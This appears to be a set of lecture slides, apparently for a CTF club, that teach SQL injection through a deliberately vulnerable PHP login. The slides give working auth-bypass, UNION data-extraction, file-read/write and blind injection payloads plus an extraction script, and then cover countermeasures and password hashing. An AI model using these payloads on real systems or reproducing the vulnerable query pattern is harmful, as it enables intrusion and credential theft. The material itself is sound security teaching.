SQL Injection & Password Storage


What is a Database?

- Persistent storage for data.
- Mainly used in web applications, but can be found almost everywhere.
- ACID (Atomic, Consistent, Isolated, Durable)
- Relational Databases are popular.
    - MySQL, MariaDB, PostgreSQL, SQL Server, SQLite
    - Think Excel Spreadsheets.
    - Generally queried using SQL.

SQL


```
INSERT INTO STATION VALUES (13, 'Phoenix', 'AZ', 33, 112);
INSERT INTO STATION VALUES (44, 'Denver', 'CO', 40, 105);
INSERT INTO STATION VALUES (66, 'Caribou', 'ME', 47, 68);
```

```
SELECT * FROM STATION;
```



ID	CITY	STATE	LAT_N	LONG_W
13	Phoenix	AZ	33	112
44	Denver	CO	40	105
66	Caribou	ME	47	68

```
SELECT ID, CITY, STATE FROM STATION WHERE LAT_N > 39.7;
```



ID	CITY	STATE
44	Denver	CO
66	Caribou	ME


Source:
http://www.itl.nist.gov/div897/ctg/dm/sql_examples.htm

Programming with SQL (PHP)

```
<?php
// login.php

$database = mysql_connect(“localhost”,”root”);
mysql_select_db(“my_db”,$database);

$username = $_GET[“username”];
$password = $_GET[“password”];

$query = “SELECT * FROM users WHERE username = ‘$username’
     AND password = ‘$password’”;


mysql_query($query,$database);

// Do stuff with the user…

// login example: GET http://example.com/login.php?username=john&password=12345
```

Easy Injection: Auth Bypass

```
$username = “admin’ -- ”;
$password = “”;

$query = “SELECT * FROM users WHERE username = ‘$username’
     AND password = ‘$password’”;

// $query becomes: “SELECT * FROM users WHERE username = ‘admin’ -- ’
     AND password = ‘’”
```



SQL Injection 101, Login tricks

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Extracting Data: Steal the Admin’s Password

```
$username = “a’ AND 1=0 UNION SELECT id,password,username FROM users
     WHERE username=’admin’ -- ”;
$password = “”;

// assuming columns are (id,username,password)

$query = “SELECT * FROM users WHERE username = ‘$username’
     AND password = ‘$password’”;

// $query becomes: “SELECT * FROM users WHERE username = ‘a’ AND 1=0
     UNION SELECT id,password,username FROM users WHERE username=’admin’ -- ’
     AND password = ‘’”
```

Extracting Data: Find Other Tables

```
$username = “a’ AND 1=0 UNION SELECT 0,CONCAT(table_schema,’.’,table_name),’’
    FROM information_schema.tables LIMIT 1 OFFSET N -- ”;
$password = “”;

// assuming columns are (id,username,password)

$query = “SELECT * FROM users WHERE username = ‘$username’
    AND password = ‘$password’”;

// $query becomes: “SELECT * FROM users WHERE username = ‘a’ AND 1=0
    UNION SELECT 0,CONCAT(table_schema,’.’,table_name),’’
    FROM information_schema.tables LIMIT 1 OFFSET N -- ’
    AND password = ‘’”
```


File IO: Reading

```
$username = “a’ AND 1=0 UNION SELECT 0,LOAD_FILE(‘secrets.txt’),’’ -- ”;
$password = “”;

// assuming columns are (id,username,password)

$query = “SELECT * FROM users WHERE username = ‘$username’
     AND password = ‘$password’”;

// $query becomes: “SELECT * FROM users WHERE username = ‘a’ AND 1=0
     UNION SELECT 0,LOAD_FILE(‘secrets.txt’),’’ -- ’
     AND password = ‘’”
```

File IO: Writing

```
$username = “a’ AND 1=0 UNION SELECT 0,’<?php /*payload*/ ?>’,’’
     INTO OUTFILE ‘target.php’ -- ”;
$password = “”;

// assuming columns are (id,username,password)

$query = “SELECT * FROM users WHERE username = ‘$username’
     AND password = ‘$password’”;

// $query becomes: “SELECT * FROM users WHERE username = ‘a’ AND 1=0
     UNION SELECT 0,’<?php /*payload*/ ?>’,’’ INTO OUTFILE ‘target.php’ -- ’
     AND password = ‘’”
```

Breaking Stuff: Little Bobby Tables


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://xkcd.com/327/

Blind Injection

```
$username = “admin’ AND ASCII(MID(password,N))>=M -- “;
$password = “”;

// assuming columns are (id,username,password)

$query = “SELECT * FROM users WHERE username = ‘$username’
     AND password = ‘$password’”;

// $query becomes: “SELECT * FROM users WHERE username = ‘admin’ AND
     ASCII(MID(password,N))>=M -- ’
     AND password = ‘’”
```

Blind Injection: Scripting

```
lower = 32;
upper = 126;
str = "";
index = 1;
loop {
    mid = ceil((lower+upper)/2);
    url = "http://example.com/login.php?username=admin’  AND ASCII(MID(password,"+index+"))>="+mid+"  -- &password=";
    body = http_request(url);

    success = body.contains("Login Successful");
    if (success)
        lower = mid;
    else
        upper = mid-1;

    if (upper == lower) {
        str+=String.fromCharCode(upper);
        print(str);
        index++;

        lower = 32;
        upper = 126;
    }

    sleep(1000);
}
```

Totally Blind Injection

```
$username = “admin’ AND IF(ASCII(MID(password,N))>=M,SLEEP(1),0) -- “;
$password = “”;

// assuming columns are (id,username,password)

$query = “SELECT * FROM users WHERE username = ‘$username’
     AND password = ‘$password’”;

// $query becomes: “SELECT * FROM users WHERE username = ‘admin’ AND
     IF(ASCII(MID(password,N))>=M,SLEEP(1),0) -- ’
     AND password = ‘’”
```

Countermeasures

- Sanitize inputs: **mysqli_escape_string()** □
- Use good libraries. **`(mysqli & PDO)`**
- Use prepared statements: □

```
// http://php.net/manual/en/mysqli-stmt.bind-param.php
$stmt = $mysqli->prepare("INSERT INTO CountryLanguage VALUES (?, ?, ?, ?)");
$stmt->bind_param('sssd', $code, $language, $official, $percent);
$stmt->execute();
```

- Use a query builder: □

```
// https://github.com/usmanhalalit/pixie
$query = $qb->table('my_table')->where('name', '=', 'Sana');
$results = $query->get();
```

- Use a Web Application Firewall □

SQL Injection - Further Reading

- https://www.owasp.org/index.php/SQL_Injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://support.portswigger.net/customer/en/portal/articles/2590739-sql-injection-bypassing-common-filters-
- https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

Password Storage

A possible configuration for a “USERS” database:

ID	EMAIL	PASSWORD
1	cogg@tmp.bz	password
2	bigboysauceboss@aol.com	password
3	supreme-leader@korea-dpr.com	football
4	datda.uwyo@gmail.com	asdf

Hash Functions

A hash function is easy* to compute, hard to reverse.

Similar inputs lead to very different outputs:

```
MD5(“password1”) = 7C6A180B36896A0A8C02787EEAFB0E4C
MD5(“password2”) = 6CB75F652A9B52798EB6CF2201057C73
MD5(“password3”) = 819B0643D6B89DC9B579FDFC9094F28E
```

Salting

Unsalted password hashes are vulnerable to rainbow table attacks.

The solution is to generate some random data unique to each user to hash with the password.

ID	EMAIL	SALT	PASSWORD
1	cogg@tmp.bz	hwUv	7C4C9E68F634AF290276FC673D4FD34F
2	bigboysauceboss@aol.com	uKXk	411FA171538571A6C773C3864DD91C50
3	supreme-leader@korea-dpr.com	Bx5m	A6919B2FF9FBAE99E16298603FB959A5
4	datda.uwyo@gmail.com	2Uzg	989FC624F9850F6E8F3B2C76BBDC5EB7

Hashed Password = `MD5(password + salt)`

Not all Hash Functions are Created Equal

- MD5 - 128 bit - Busted* in 2004
- SHA1 - 160 bit - Busted** in 2017
- SHA2 - 224-512 bit
- Bcrypt - 184 bit - Configurable Cost - Builtin Salt (128 bit) - Uses Blowfish
- PBKDF2 - Configurable Length/Cost - Uses ???
- Scrypt - Configurable Everything - High Memory Cost - Uses Salsa20

Sample Bcrypt Hash:

```
$2a$11$nOAA2GJy5GBGQwtUfw7VKOycsRJy4JHYATZS3CA60WYZ.xIXsavJy
```

"YOUR CTF TEAM NEEDS
YOU"

Daddy, what did YOU do in the Great CTF?